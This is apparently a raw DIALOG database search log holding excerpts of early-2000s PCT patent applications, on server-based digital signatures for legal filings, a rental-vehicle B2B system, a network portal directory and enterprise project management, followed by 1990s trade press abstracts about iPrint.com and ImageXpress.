The X2 document is created based on information supplied by the user account and system information. The information includes signer component 18 specific information, the IP address the submission will be sent from, the IP address the submission will be sent to, login time of the user, the creation date of the submission, and data to track the specific envelope so that status information can be associated with each submission. The X2 document 118 also includes and is continually updated with information for the sequencing order of all information in the envelope. This sequence defines the order all documents, signatures, and other data will be processed to create a server based digital signature. As mentioned previously with regard to the verification of a signature, the files of information and documents contained in submission envelope 120 are processed through an algorithm to form a check sum or digital digest. To this digital digest a private key Type P is applied. Thus, when the verification occurs, the receiving end uses the same algorithm and contents in the submission envelope 120 according to the order dictated by the X2 document 118 to create a new digital digest. Also, the digital signature is decrypted using the public key associated with the encrypting private key to recreate the original digital digest. The two digital digests are compared and if they are identical, security verification has occurred. Thus, a server based signature 122 (digital signature) is the agent used to secure submission envelope 120 and verify that no information is added, deleted, or modified within the submission during transmission or after the submission is archived as evidence. The server based signature 122 is included in the envelope but not part of the sequence of information in X2 document 118. As explained subsequently, server based signature 122 is applied after all documents and signatures for submission have been received at signer component 18. At this point of the process, document 110 can be posted along with XI document 112 and X2 document 118 to a specified holding location where one or more people apply their individual signature 114 to the content. In the case of a legal filing, signer component 18 of EF system 12 can act as the holding location. Each party signing must sign using their private key Type P 1 which generates a digital signature 114 for the

signing party. It should be understood that each digital signature 114 has an associated individual public certificate 116 assigned to it. In addition, the server signature 122 has a server public certificate 124 associated with it. Accordingly, each digital signature 114 and 122 will have public certificates 116 and 124 included in the submission.

It may be that an individual signing or executing document 110 does not have a registered digital signature 114/public certificate 116. In such a case, a Type I image, or digital image, representing that parws signature can be generated and posted. However, such a digital image cannot be used to prove that the individual actually signed document 110, nor can it be used to check to see if there is any modification to document 110 after posting the individual signature. Individual digital signatures 114 can be used as proof that the individual actually signed document 110 and any modifications to document 110 can be confined when digital signatures 114 are used. The process of using a Type I image in essence says that no signature exists that can be validated electronically against a person and document 110. To add support and credibility to a Type I image signature, and to further buttress the strength of digital signature 114, information is included in a submission, whether digitally signed or not by an individual, to show when a person logged in to a secure server, when the submission was created, and when the submission was approved for submission to EF system 12. This creates a trail of evidence to show that someone unique logged into EF system 12 and went through the process of creating, posting, agreeing and transmitting a submission, and the particular server used to login. Such information is included in X2 document 118.

With document 110 posted with X1 data 112, S1 digital signatures 114 and public 116 certificates for each individual collected, and an X2 document 118 generated, submission envelope 120 is generated. Submission envelope 120 in essence incorporates document 110, X1 data 112, S1 individual digital signatures 114 and C1 certificates 116, and X2 document 118 into a single electronic envelope. A Type S2 server signature 122 is created using a server private key Type P2. A Type C2 server public certificate 124 is included in the submission envelope. The S2 server signature 122 locks or secures the content in the submission envelope 120 so that no additions, deletions, or modifications can be made to any of the submission.

It can be readily understood from the simple explanation above that one of the strengths of the present invention is that when S2 server signature 122 is created no information within submission envelope 120 can be tampered with. If the users use images or authentication information rather than S1 digital signatures the submission is still protected from being tampered with in any way by being locked into submission 110 envelope 120 by S2 server signature 122. With submission envelope 120 now generated by signer component 18, all the contents are stored in submission envelope 120 and the submission is sent to receiver component 20 of EF system 12.

When receiver component 20 receives a submission, S2 server signature 122 operates to supply verification of content integrity and verification that the submission 115 came from an authorized source. The process for receiving submissions is as follows.

First, the IP address stored in X2 document 118 is checked to determine the submitting server coincides with the OT-1 account on the EF system 12 where the submission is received. All OT-1 accounts of a single installation are associated with the same IP address and the same private and public key installed on the EF system 12 where the OT-1 accounts were created. The C2 public certificate stored on the signer/receiver components 18 and 20 of EF 12 is retrieved. This C2 public certificate (EFPC installed on the EF system 12 is, or should be, the same as C2 124, the public certificate stored in the submission created by the users of PO 14, OT-1 account on the EF system 12. The EFPC is then compared with C2 124 in the submission envelope 120. If the certificates are the same then the account is verified as an authentic source. If the verification of signature process (defined previously) of the content in submission envelope 120 using the S2 signature 122 validates using the C2 124 public key for decryption then the content integrity is verified. Upon verification, the complete submission envelope 120 with its contents is



stored as long term evidence.

A receipt 205 is generated by receiver 20 depending on the type of submission and any custom rules for each installation. Even when the content of the receipt uses custom rules, the receipt must still have an undisputable link to the submission. As an example, FIGURE 3 demonstrates a receipt 205 that includes Type A receipt information (21 0). The receipt fiii-ther includes C2 public certificate 224, S2 signature 222 of EF 12, Type A receipt 21 0, X2 control data 218 which lists documents and files contained in the receipt 205, and a D2 digest 226 of the original submission. In order to bind the receipt to the original submission content, the entire content of the original or at least the D2 digital digest (226) of the original submission as shown in FIGURE 3, should be included in the receipt. The S2 signature 222 locks the receipt envelope which includes a digital digest of the

5/3,K/4 (Item 2 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00933152 \*\*Image available\*\*  
EXTENDED WEB ENABLED MULTI-FEATURED BUSINESS TO BUSINESS COMPUTER SYSTEM  
FOR RENTAL VEHICLE SERVICES  
SYSTEME INFORMATIQUE ETENDU ENTRE ENTREPRISES, A FONCTIONS MULTIPLES,  
FONCTIONNANT SUR LE WEB, POUR DES SERVICES DE LOCATION DE VEHICULES

Patent Applicant/Assignee:

THE CRAWFORD GROUP INC, 600 Corporate Park Drive, St. Louis, MO 63105, US  
, US (Residence), US (Nationality), (For all designated states except:  
US)

Patent Applicant/Inventor:

WEINSTOCK Timothy Robert, 1845 Highcrest Drive, St. Charles, MO 63303, US  
, US (Residence), US (Nationality), (Designated only for: US)  
DE VALLANCE Kimberly Amm, 2037 Silent Spring Drive, Maryland Heights, MO  
63043, US, US (Residence), US (Nationality), (Designated only for: US)  
HASELHORST Randall Allan, 1016 Scenic Oats Court, Imperial, MO 63052, US,  
US (Residence), US (Nationality), (Designated only for: US)  
KENNEDY Craig Stephen, 9129 Meadowglen Lane, St. Louis, MO 63126, US, US  
(Residence), US (Nationality), (Designated only for: US)  
SMITH David Gary, 10 Venice Place Court, Wildwood, MO 63040, US, US  
(Residence), US (Nationality), (Designated only for: US)  
TINGLE William T, 17368 Hilltop Ridge Drive, Eureka, MO 63025, US, US  
(Residence), US (Nationality), (Designated only for: US)  
KLOPFENSTEIN Anita K, 433 Schwarz Road, O'Fallon, IL 62269, US, US  
(Residence), US (Nationality), (Designated only for: US)

Legal Representative:

HAFERKAMP Richard E (et al) (agent), HOWELL & HAFERKAMP, L.C., Suite  
1400, 7733 Forsyth Blvd., St. Louis, MO 63105-1817, US,

Patent and Priority Information (Country, Number, Date):

Patent: WO 200267175 A2 20020829 (WO 0267175)  
Application: WO 2001US51437 20011019 (PCT/WO US0151437)  
Priority Application: US 2000694050 20001020

Parent Application/Grant:

Related by Continuation to: US 2000694050 20001020 (CIP)

Designated States:

(Protection type is "patent" unless otherwise stated - for applications  
prior to 2004)

AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CO CR CU CZ DE DK DM DZ  
EC EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR  
LS LT LU LV MA MD MG MK MN MW MX MZ NO NZ PH PL PT RO RU SD SE SG SI SK  
SL TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW  
(EP) AT BE CH CY DE DK ES FI FR GB GR IE IT LU MC NL PT SE TR  
(OA) BF BJ CF CG CI CM GA GN GQ GW ML MR NE SN TD TG  
(AP) GH GM KE LS MW MZ SD SL SZ TZ UG ZW  
(EA) AM AZ BY KG KZ MD RU TJ TM

Publication Language: English

Filing Language: English

Fulltext word Count: 243912

Fulltext Availability:

Detailed Description



Detailed Description

... transaction is a reservation that has been placed, authorized, confirmed, and provision is made for changes as necessary. During the next phase of the transaction, a reservation is opened and services intended to be provided are started. Generally,, and preferably for the rental of vehicles, a start and end date are established in the reservation process. However, along the way, transactional changes may be made, such as for changing the type of vehicle provided, extensions may be requested and entered from either business partner, messages may be transmitted between the business partners, and the transaction may be terminated such as by voiding the contract by one business partner or terminating the authority by the other business partner. The term "reservation" has been used herein to refer not only to the act of placing the order but also to filling the order for services including providing the rental vehicle to the ultimate user and even invoicing for those services.

The last phase of the process involves closing the transaction. During this phase of the transaction, the contract is indicated as being closed and invoiced, the services purchaser can approve invoices, reject invoices, and also remit invoices. Such invoice remittance may also include the actual transfer of funds through an electronic funds transfer medium, or otherwise as previously arranged between the business partners.

It should be understood that this is a streamlined description of the handling of a transaction, and by no means is exhaustive. For example, much more functionality is available to the user including accessing the data base to generate production reports regarding status of open or closed reservations, preparing action item lists to allow a user to organize and prioritize his work, obtaining information available in the system from having been entered by others which would otherwise require phone conversations which are inefficient and occupy still another person's time. A more detailed explanation of the functionality provided is found in the exhibits.

In summary, the first parent's invention creates almost an illusion that the services purchaser, and the great number of users at various levels of the multi-tier purchaser users, are actually part of the services provider organization in that immediate online access is provided to significant data which enable the user to make reservations for services, monitor those services as they are being provided, communicate with those providing the services, obtain information relating to the status of services as they are being provided, and close transactions, all by interacting with the services provider business organization over that user's PC and without human interaction required by the business providers personnel. By way of contra-distinction, for many years business has been conducted on a human level by customers picking up the telephone and calling services providers and talking to their human counterparts in order to convey information, place orders, monitor orders, including obtaining information as to status, canceling orders, questioning invoices and paying invoices, along with a myriad of other related interactions. Not only did the conduct of business in this manner

5/3,K/5 (Item 3 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00875833

A SYSTEM OR METHOD FOR CALLING A VANITY NUMBER USING SPEECH RECOGNITION  
CENTRALE DE RESEAU PRIVE A PLUSIEURS FOURNISSEURS DE SERVICES, AYANT UN

PORTAIL, DES APPLICATIONS DE COOPERATIVES, ET UN SERVICE D'ANNUAIRE

Patent Applicant/Assignee:

SCIENCE APPLICATIONS INTERNATIONAL CORPORATION, 10260 Campus Point Drive,  
MS F3, San Diego, CA 92121-1578, US, US (Residence), US (Nationality)

Inventor(s):

NICHOLS Jeffrey, 15392 Lone Oak Drive, Cattlesburg, KY 41129, US,

LEWIS Rebecca, 4230 Santa Cruz Avenue, San Diego, CA 92107, US,

Legal Representative:

ROBINSON Douglas W (et al) (agent), Banner & Witcoff, Ltd., Eleventh  
Floor, 1001 G Street, N.W., Washington, DC 20001-4597, US,

Patent and Priority Information (Country, Number, Date):

Patent: WO 200209395 A2-A3 20020131 (WO 0209395)

Application: WO 2001US21519 20010709 (PCT/WO US0121519)

Priority Application: US 2000216886 20000707

Designated States:

(Protection type is "patent" unless otherwise stated - for applications  
prior to 2004)

AE AG AL AM AT AU AZ BA BB BG BR BY BZ CA CH CN CO CR CU CZ DE DK DM DZ  
EC EE ES FI GB GD GE GH GM HR HU ID IN IS JP KE KG KP KR KZ LC LK LR LS  
LT LU LV MA MD MG MK MN MW MX MZ NO NZ PL PT RO RU SD SE SG SI SK SL TJ  
TM TR TT TZ UA UG UZ VN YU ZA ZW

(EP) AT BE CH CY DE DK ES FI FR GB GR IE IT LU MC NL PT SE TR

(OA) BF BJ CF CG CI CM GA GN GW ML MR NE SN TD TG

(AP) GH GM KE LS MW MZ SD SL SZ TZ UG ZW

(EA) AM AZ BY KG KZ MD RU TJ TM

Publication Language: English

Filing Language: English

Fulltext Word Count: 14055

Fulltext Availability:

Detailed Description

Detailed Description

... may be employed.

[1431 The sales and, marketing POC may have the sole access to change the company profile data in the ANX Portal. In smaller companies, the AEDA and sales and marketing POC may be the same person. The user designated as a POC should be able to login and access the POC window with its ability to view POC specific content and e-mails as well as the ability to change the data.

[1441 Users should be able to update their profile after logging in. If the user has moved to a different division then the user can change the user's home division, which should trigger a notification to the new AEDDA. The new AEDDA can accept the change before the user regains the full rights (Le. the user can accept e-mails and documents but cannot forward or send).

11451 Companies and users can be deregistered. When a company actively disconnects the ANX service by sending a written notice to the Overseer, then the entire company profile and user profiles will be deleted from the ANX directory. If any of the users of that company belonged to a work group, then a notice will be sent to the group leader as well as removing the users from any group lists. User deregistration should be performed by editing the user profile.

[1461 There are three instances of removing user information from the ANX directory.

39

SUBSTITUTE SHEET (RULE 26)

Case #1: A user may wish to be deleted from the ANX directory.

Case #2: A user may have left the company and the AEDA removes the user from the directory.

Case #3: A user has not responded to request: for user profile update and after being put in inactive status, is removed automatically.

[147] In case # 1, e-mail notification is automatically generated to the AEDA and the ANX Portal administrator. The user is taken to a special

screen where the user designates the reason for deletion.

Leaving the company,  
Change in responsibility which no longer requires ANX connection, or  
Dissatisfied with the performance.

1148] A forwarding e-mail address is requested to forward mail for a two-month period.

After that the e-mail account ceases to exist. The user's profile is put in an inactive status for two months and will not be viewable in any directory and even manual add-on to a group may not be allowed. The user (inverted exclamation mark)S automatically deleted from all groups and an automatic e-mail is sent to all group leaders to notify them of the change in status. An e-mail may be sent to the user by the ANX Portal administration to do a customer satisfaction survey.

[149] 'In case # 2, the AEDA is taking the action. An e-mail is generated to the ANX Portal administrator. Forwarding e-mail may be requested but is not required in this case. E-mail is automatically generated to all the group leaders and the user is removed from all the groups. The user's profile is put in inactive status for two months then deleted completely by the system.

40

SUBSTITUTE SHEET (RULE 26)

] In case # 3, the user has not responded to repeated requests for user profile update and is deemed to be not active. The user is put in inactive status for two months and removed after two months. E-mails are automatically generated to the AEDA and ANX Portal administrator and to all the group leaders.

[1511 An inactive user may be reactivated by getting in touch with the AEDA. Thus, when a deactivated user tries to log on, the correct prompt sho-uld appear advising the user to get in touch with the appropriate POC or AEDA.

11521 Users should be able to create groups, name the group, and decide whether to make it a public group or a private group. A public group is visible in the ANX directory with a brief profile on the group. The group leader will be e-mailed when a user outside the group sends e-mail to the group. The menibers of public grou:ps may or may not be listed depending on the choice of the group

5/3,K/6 (Item 4 from file: 349)  
DIALOG(R)File 349:PCT FULLTEXT  
(c) 2006 WIPO/Univentio. All rts. reserv.

00566643 \*\*Image available\*\*

CENTRALIZED SYSTEM AND METHOD FOR MANAGING ENTERPRISE OPERATIONS  
SYSTEME CENTRALISE ET PROCEDE DE GESTION DU FONCTIONNEMENT D'ENTREPRISE

Patent Applicant/Assignee:

TRIPOINT TECHNOLOGIES INC,  
ZAWADZKI Jan C,  
DORNSIFE Christopher E,  
ROSS Edward F,  
TAN Margaret,  
MANOSH Jason,  
BERTKEN Dennis,  
ROLEN Denise,  
LOVELAND Mark,  
BASA Michael,

Inventor(s):

ZAWADZKI Jan C,  
DORNSIFE Christopher E,  
ROSS Edward F,  
TAN Margaret,  
MANOSH Jason,  
BERTKEN Dennis,  
ROLEN Denise,  
LOVELAND Mark,

BASA Michael,  
Patent and Priority Information (Country, Number, Date):  
Patent: WO 200030000 A2 20000525 (WO 0030000)  
Application: WO 99US26523 19991109 (PCT/WO US9926523)  
Priority Application: US 98108261 19981112; US 98191467 19981112  
Designated States:  
(Protection type is "patent" unless otherwise stated - for applications prior to 2004)  
AE AL AM AT AU AZ BA BB BG BR BY CA CH CN CR CU CZ DE DK DM EE ES FI GB  
GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS LT LU LV MD  
MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR TT TZ UA UG  
US UZ VN YU ZA ZW GH GM KE LS MW SD SL SZ TZ UG ZW AM AZ BY KG KZ MD RU  
TJ TM AT BE CH CY DE DK ES FI FR GB GR IE IT LU MC NL PT SE BF BJ CF CG  
CI CM GA GN GW ML MR NE SN TD TG  
Publication Language: English  
Fulltext Word Count: 38775

Fulltext Availability:

Detailed Description

Detailed Description

... the user account

+++ Force the user to change his or her password at the next log - in  
**Organization Profile**

This interface allows one to change the company information, such as address and phone number. Most importantly, however, you can change your "Company Key" from this location.

The Company Key is required to sign up new users from your organization. Either a new user or the Key User may enter the Company Key on the sign-up page and proceed directly to the "Add Users".

To enter Organization Profile.

+++ Log in to the home page of the provider of the present invention (SourceFinder in the example screen shots provided herein).

Select Key User Interface button

Click on the "Organization Profile" link

Once in this screen, one can verify the organization information and make any corrections and additions necessary.

52

Project Manager Functions

Clicking on the second tab of the tab bar 1620 results in the presentation of the main Project Management screen (PM). FIG. 17 depicts an example of one view of a main PM screen. In general, PM is the jumping-off point for a variety of tasks, but its main purpose is the organization of Projects and Project folders. PM screens use icons to represent the different types of items in the folders. The icons also direct users to the various tasks they can perform within these screens. The table below lists some of the items that can appear on a PM screen in accordance with this example embodiment.

-- -- - - - - - - - - - -  
Task Open Task has been created  
Task Viewed Assignee has opened Task and looked at it  
Task Complete Person assigned to Task has completed it  
To Do Item Open To Do Item has been created  
Note Open Note has been created  
Note Viewed Note has been viewed by someone since it was created  
Upload a File Open File has been created or added to a Project  
Requisition Approved Requisition has been approved and its Project has been created  
Spec Open Spec has been created, and can still be edited  
Spec Complete An RFQ exists and has been sent out for this Spec. Spec can no longer be edited  
RFQ Open An RFQ exists but has not been submitted to any suppliers  
RFQ Sent RFQ has been sent out to suppliers  
RFQ Bidding At least one bid has been received on this RFQ  
RFQ Awarded This RFQ has awarded a Job to a supplier  
Job Open Job has been created  
Job [varies] Status of Job in progress, to be entered by supplier

Job Issued PO Job has been issued a PO  
Job Closed Goods have been received  
PO Incomplete PO has been requested but not approved by authorized person  
PO Created PO has been created/assigned  
PO P-Rcvd Good have been partially received  
PO Closed/Rcvd Goods have been received on PO, and job is now closed

I 0 Project Management's Structure  
Project Management is built using a tree system-or to use another image, the items within PM have "parent/child" relationships. The concept is similar to the structure of directory

53

#### SUBSTITUTE SHEET (RULE 26)

trees commonly seen in current software programs. If a user creates a Project XYZ, underneath it items can be added, such as Spec for in X, Note Y, or Task Z. These items are the "children" of "parent" Project XYZ and appear beneath that Project in the PM tree or (also referred to as project tree).

This structure applies not only to items, but also to their corresponding budgets and allocated monies. The PM screen shows a snapshot of where money is being allocated and spent within various Projects. In order to understand the breakdown of the figures, it is useful to apply the parent/child analogy to budget analysis.

#### Folders/Projects

The primary element in the tree structure is the folder, or Project (these terms are used interchangeably). A folder can contain sub-folders and other items associated with that Project, such as Specs, To Do Items, and so on.

If a Project contains other items, a small minimize/maximize icon is displayed next to its name (i.e. a plus or minus sign), as shown in FIG. 17. To expand the folder, for example, users simply click on a (+) icon (not shown) and the page will open up to show the folder's contents.

Users can close the folder by clicking again on the icon (-).

Another way to navigate around this screen 1701, particularly if the company has a large tree with many folders, is to use the pull-down menu 1702 in the top-left corner of the directory.

In the pull-down menu 1702, the user selects the folder they wish to see. This causes a next screen to be presented that shows a limited view of the user's directory tree. Specifically, the user sees only the selected folder and any items contained within it (i.e. child objects). The user can return to the main screen or view a different folder, by using the same pull-down menu and making a different selection. In the example presented in FIG. 17, the selected view is a view of the folder "Training two" 1702.

If for example, a user selects "training manual" from the pull-down menu 1702, the view presented in FIG. 18 is displayed. Note that "Training manual" 1802 is now the first or top level parent in this view 1801.

54

#### Adding Items to the Tree

The following sections depict examples of items (or objects) that can be added to a project tree according to one embodiment of the present invention. It is noted that in general, objects can be

?

? show files;ds

File 9:Business & Industry(R) Jul/1994-2006/Mar 31

(c) 2006 The Gale Group

File 15:ABI/Inform(R) 1971-2006/Apr 03

(c) 2006 ProQuest Info&Learning

File 16:Gale Group PROMT(R) 1990-2006/Apr 03

(c) 2006 The Gale Group

File 20:Dialog Global Reporter 1997-2006/Apr 03

(c) 2006 Dialog

File 47:Gale Group Magazine DB(TM) 1959-2006/Mar 31

(c) 2006 The Gale group

File 88:Gale Group Business A.R.T.S. 1976-2006/Mar 27

(c) 2006 The Gale Group

File 141:Readers Guide 1983-2004/Dec

(c) 2005 The HW Wilson Co

File 148:Gale Group Trade & Industry DB 1976-2006/Mar 31

(c)2006 The Gale Group

File 275:Gale Group Computer DB(TM) 1983-2006/Mar 31

(c) 2006 The Gale Group

File 348:EUROPEAN PATENTS 1978-2006/ 200613

(c) 2006 European Patent Office

File 349:PCT FULLTEXT 1979-2006/UB=20060330,UT=20060323

(c) 2006 WIPO/Univentio

File 545:Investext(R) 1982-2006/Apr 01

(c) 2006 Thomson Financial Networks

File 553:Wilson Bus. Abs. 1982-2006/Mar

(c) 2006 The HW Wilson Co

File 609:Bridge World Markets 2000-2001/Oct 01

(c) 2001 Bridge

File 610:Business wire 1999-2006/Apr 03

(c) 2006 Business Wire.

File 613:PR Newswire 1999-2006/Apr 03

(c) 2006 PR Newswire Association Inc

File 621:Gale Group New Prod.Annou.(R) 1985-2006/Mar 31

(c) 2006 The Gale Group

File 636:Gale Group Newsletter DB(TM) 1987-2006/Mar 31

(c) 2006 The Gale Group

File 649:Gale Group Newswire ASAP(TM) 2006/Mar 24

(c) 2006 The Gale Group

File 726:S.China Morn.Post 1992--2006/Apr 02

(c) 2006 South China Morning Post

File 727:Canadian Newspapers 1990-2006/Apr 03

(c) 2006 Southam Inc.

File 736:Seattle Post-Int. 1990-2006/Mar 31

(c) 2006 Seattle Post-Intelligencer

File 743:(New Jersey)The Record 1989-2006/Mar 31

(c) 2006 No.Jersey Media G Inc

File 775:EdgarPlus(TM)-Reg. Statements 2006/Mar 30

(c) 2006 Disclosure Inc

File 779:EdgarPlus(TM)-10-Q Filings 2006/Mar 30

(c) 2006 Disclosure Inc

File 810:Business wire 1986-1999/Feb 28

(c) 1999 Business Wire

File 813:PR Newswire 1987-1999/Apr 30

(c) 1999 PR Newswire Association Inc

Set Items Description

S1 99 (IPRINT? OR IMAGEX?)(30N)(SCRIPT? OR SERVERSIDE? OR SERVER-  
( )SIDE? OR LOGON OR (LOG OR LOGGIN)( )(ON OR IN) OR AUTHENTICA-  
T? OR SECURITY) NOT PY>2000

S2 53 RD (unique items)

? t2/3,k/all

2/3,K/1 (Item 1 from file: 9)

DIALOG(R)File 9:Business & Industry(R)

(c) 2006 The Gale Group. All rts. reserv.

01164113 Supplier Number: 23771363

Inauguration Will Use Wireless To Peddle Souvenirs

(Adspects/IMAGExpress will use secure, wireless credit/debit card  
authorization to sell souvenirs during Clinton inaugural)

Newsbytes News Network, p N/A

January 17, 1997

DOCUMENT TYPE: Journal (United States)

LANGUAGE: English RECORD TYPE: Fulltext

WORD COUNT: 351

TEXT:

...processor, First USA Paymentech. With a CDPD radio modem connected to the AirBridge network, Adspecs/ **IMAGEexpress** ' employees will be able to send and receive information about credit card limits and approvals, encrypted for data security , in six seconds, on average, Rohr told Newsbytes. Rohr said that the CDPD technology transmits short bursts, or packets, of data over the cellular infrastructure, and is based on the transport control protocol/Internet protocol (TCP/IP) for ease of implementation. (19970116/Press Contact: Maggie Aloia Rohr, Bell Atlantic Nynex Mobile, 908-306-7757, e-mail: maloia@mobile.bam.com/Reported by Newsbytes News Network: <http://www.newsbytes.com>)

2/3,K/2 (Item 2 from file: 9)  
DIALOG(R)File 9:Business & Industry(R)  
(c) 2006 The Gale Group. All rts. reserv.

00624521 Supplier Number: 23188189

EDM image makeover

(Version 3.0 of ImageXchange EDM solution is launched by Network Imaging)

Cadcam International, p 8

May 1995

DOCUMENT TYPE: Journal ISSN: 0261-6920 (United Kingdom)

LANGUAGE: English RECORD TYPE: Abstract

ABSTRACT:

...are input from different sources in a centralised database which offers revision control and document security . ImageXchange EDM licences are available from GBP3,995 for five concurrent users.

2/3,K/3 (Item 1 from file: 15)  
DIALOG(R)File 15:ABI/Inform(R)  
(c) 2006 ProQuest Info&Learning. All rts. reserv.

01908525 05-59517

Vendors balance simplicity and security

Briody, Dan

Infoworld v21n41 PP: 12 Oct 11, 1999

ISSN: 0199-6649 JRNL CODE: IFW

WORD COUNT: 465

...TEXT: years ago.... In fact, it is now a non-issue, said Royal Farros, CEO of iPrint .com, an online print shop in Redwood City, Calif."But security is really important, and we worry about it a lot."

Those same thoughts were echoed by countless online vendors at Fall Internet world in New York last week. Stamps.com, an online postal-metering company, in Santa Monica, Calif., requires a high level of security and confidentiality to ensure their service is not abused.

In working with the U.S. Postal Service, the company has needed to clear a nine-step validation process before they were able to begin offering the service. However, in order to better serve the customer, the company wants those kinds of concerns to be transparent to the user.

"Security is a major issue, but so is convenience," said Jeff Green, vice president of marketing at Stamps.com. "But I don't feel the two are mutually exclusive."

In marrying simplicity and security, vendors face a unique challenge. Secure sites typically require users to complete a lengthy registration form, including both a user ID and password.

Most sites also recommend that users vary the passwords from site to site, adding to the complexity of shopping on the web.

In one instance, a company called iPass provides a simpler solution for

remote users establishing an Internet connection with their company's servers.

Using virtual private networks, the software allows users to dial out from 150 different countries in to their corporate servers, using a secure connection.

However, iPass' customers complained that entering merely two passwords in order to establish the secure network was too much for many members of the sales force. Now it's a one-click procedure.

"A salesperson is really not interested in how this stuff works," said Bob Schoettle, vice president of marketing at iPass, Mountain View, Calif.

"They say, 'Just get me online.'"

(Table Omitted)

Captioned as: Convenience factors

2/3,K/4 (Item 2 from file: 15)  
DIALOG(R)File 15:ABI/Inform(R)  
(c) 2006 ProQuest Info&Learning. All rts. reserv.

01779974 04-30965  
Online for success  
Leland, Lisa  
American Printer v222n5 PP: 54-58 Feb 1999  
ISSN: 0744-6616 JRNL CODE: APR  
WORD COUNT: 2149

...TEXT: night from the comfort of their home or office. Printers link their web sites to iPrint 's online shop to obtain the jobs for printing and shipping and earn a commission from all work generated from the links. iKiosk manages all the hardware, software, ISP connections, security functions and merchant bank relationships. Followup e-mail messages are automatically sent to the customer letting them know their credit card purchase was authorized and when the delivery date will be.

"This self-service technology eliminates anywhere from 20 percent to 40 percent of the actual hard costs printing, including reprint-due-to-error rates," testifies Royal Farros, president and CEO of iPrint, which lists Sir Speedy and OfficeMax as major franchises who have recently adopted the system. "We are providing compelling reasons to augment whatever printers are doing today with something online." Farros compares iKiosk to the adoption of ATMs by the banking industry-it's a process that works better in the self-service mode.

"I'd rather use an ATM any day of the week rather than stand in a line to ask for \$40 or \$60 and it's the same way for so many of the items quick printers make," he reasons. "There are times to build relationships and then there are times to serve customers in the most efficient and economical manner. Printers can now spend time on the things they should be spending time on-things that bring in a \$1,000 business for a half-hour's work instead of \$10."

A solution that enables quick printers' to build a digital variable Internet printing business, including customized newsletters and flyers, without necessarily owning digital printing equipment, was launched last month by Digital Marketing, Inc. (Minneapolis). With the company's Digital VIP web-based software, printers can offer a customized web site that customers log onto to create, order and proof personalized print jobs. The Digital VIP program then processes the customers' jobs and delivers print-ready

2/3,K/5 (Item 3 from file: 15)  
DIALOG(R)File 15:ABI/Inform(R)  
(c) 2006 ProQuest Info&Learning. All rts. reserv.

00771842 94-21234  
Scanning color images made simple  
Abes, Cathy; Martin, James A



Macworld v10n11 PP: 122 Nov 1993  
ISSN: 0741-8647 JRNL CODE: MAW  
WORD COUNT: 366

...TEXT: accurate, thanks to two software programs: Cirrus 2.0 from Canto Software and ScanPrep from ImageXpress .

Cirrus 2.0, a \$395 scanning and image-enhancement program, automates a variety of scanning functions through menu items and support for AppleScript. The program ships with five scripts that automatically perform several predefined tasks; one script, for example, measures and scans an image, performs color calibrations and corrections, adjusts brightness and contrast, and saves the image as a file. You can also manually record the tasks you perform and save them as editable scripts.

Cirrus supports ColorSync; you can drop a ColorSync color-output-device profile onto any image, and the graphic automatically redraws on screen to reflect the color values of that output device. In addition, the program features complete CMY (but not CMYK) and RGB color-space controls (brightness, contrast, gamma correction) and the ability to scan only selected portions of an image. Cirrus can also scan graphics directly into Cumulus, Canto's image database program, and into QuarkXPress, Aldus PageMaker, or Adobe Photoshop via Apple events. Cirrus ships with scanner drivers for some 60 devices, ranging from flatbeds to drum and slide scanners.

According to ImageXpress, ScanPrep is the first smart-agent software for Photoshop--it's a plug-in module that takes control of Photoshop and its image-editing tools to obtain the best scanning results possible.

ScanPrep walks you through Photoshop's prescan settings by asking basic multiple-choice questions regarding the scanner and output device you're using, type of artwork being scanned, scanning mode, desired resolutions for input and output, and so on. ScanPrep uses that information to determine the best scanning settings. Once the image is scanned, the program's smart-agent processor takes over, making the postscan modifications to a duplicate of the scanned image and letting you compare the prescan and postscan versions.

ImageXpress plans to include profiles for about a dozen major scanner models with the first release of ScanPrep and expects to include additional profiles in the future. The company is bundling a 100-page scanning tutorial and a videotape of the company's Image '93 Scanning Workshops. ScanPrep is scheduled for release in October and will retail for under \$500. Canto Software, 415/431-6871, 800/332-2686; ImageXpress, 404/564-9924.

2/3,K/6 (Item 1 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

07159950 Supplier Number: 61024946 (USE FORMAT 7 FOR FULLTEXT)  
iPrint.com Announces Agreement with Intel for Photo Gifting Service for  
GatherRound.com.  
Business Wire, p0087  
March 31, 2000  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 429

... GatherRound.com's photo gifting products service," said Royal P. Farros, chairman and CEO of iPrint .com. " iPrint .com's relationship with Intel is evidence of the momentum we've gained as a technology provider to the marketplace."

iPrint .com's private label program provides an outsourced, custom imprinting solution for iPrint .com participants, including specialized programming, hardware maintenance, fast Internet connections, security , merchant bank relationships, 24/7 support, printing and order fulfillment, customer service support, and management reporting.

" iPrint .com's services allow GatherRound.com members to take photo sharing to the next level," said Lorie Wigle, general manager, Internet

Imaging Services, Intel. "The ability to instantly imprint photos onto custom-printed products is a great way for GatherRound.com members to share their favorite photos with friends and associates -- and is also an effective mechanism for us to attract new customers and generate revenue."

iPrint.com technology, branded under "iKiosk," is the first ASP (Application Service Provider) to provide a complete, self-service, "interactive" kiosk creation system tailored for the professional printing and imaging industries.

Using its unique "push-button" interface, users can easily design, proof, and order custom-printed products, while eliminating costly reprint-due-to-error mistakes. This private-labeled iPrint.com technology is made available under each participant's brand name and image.

iPrint.com (Nasdaq:IPRT) is an online provider of print and private-labeled print services focused on the business market which offers businesses of all sizes end-to-end custom design and printing services. iPrint.com technology is currently being used by such companies as 3M, Intel, OfficeMax.com, PostNet, and Sir Speedy.

iPrint.com has received numerous awards including CAP Ventures' Print On Demand Innovation Leadership Award and 3Com's Retail Network Innovation Award. For more information, visit <http://www.iKiosk.com> or <http://www.iPrint.com> or call 650/298-8500 ext. 2522.

2/3,K/7 (Item 2 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

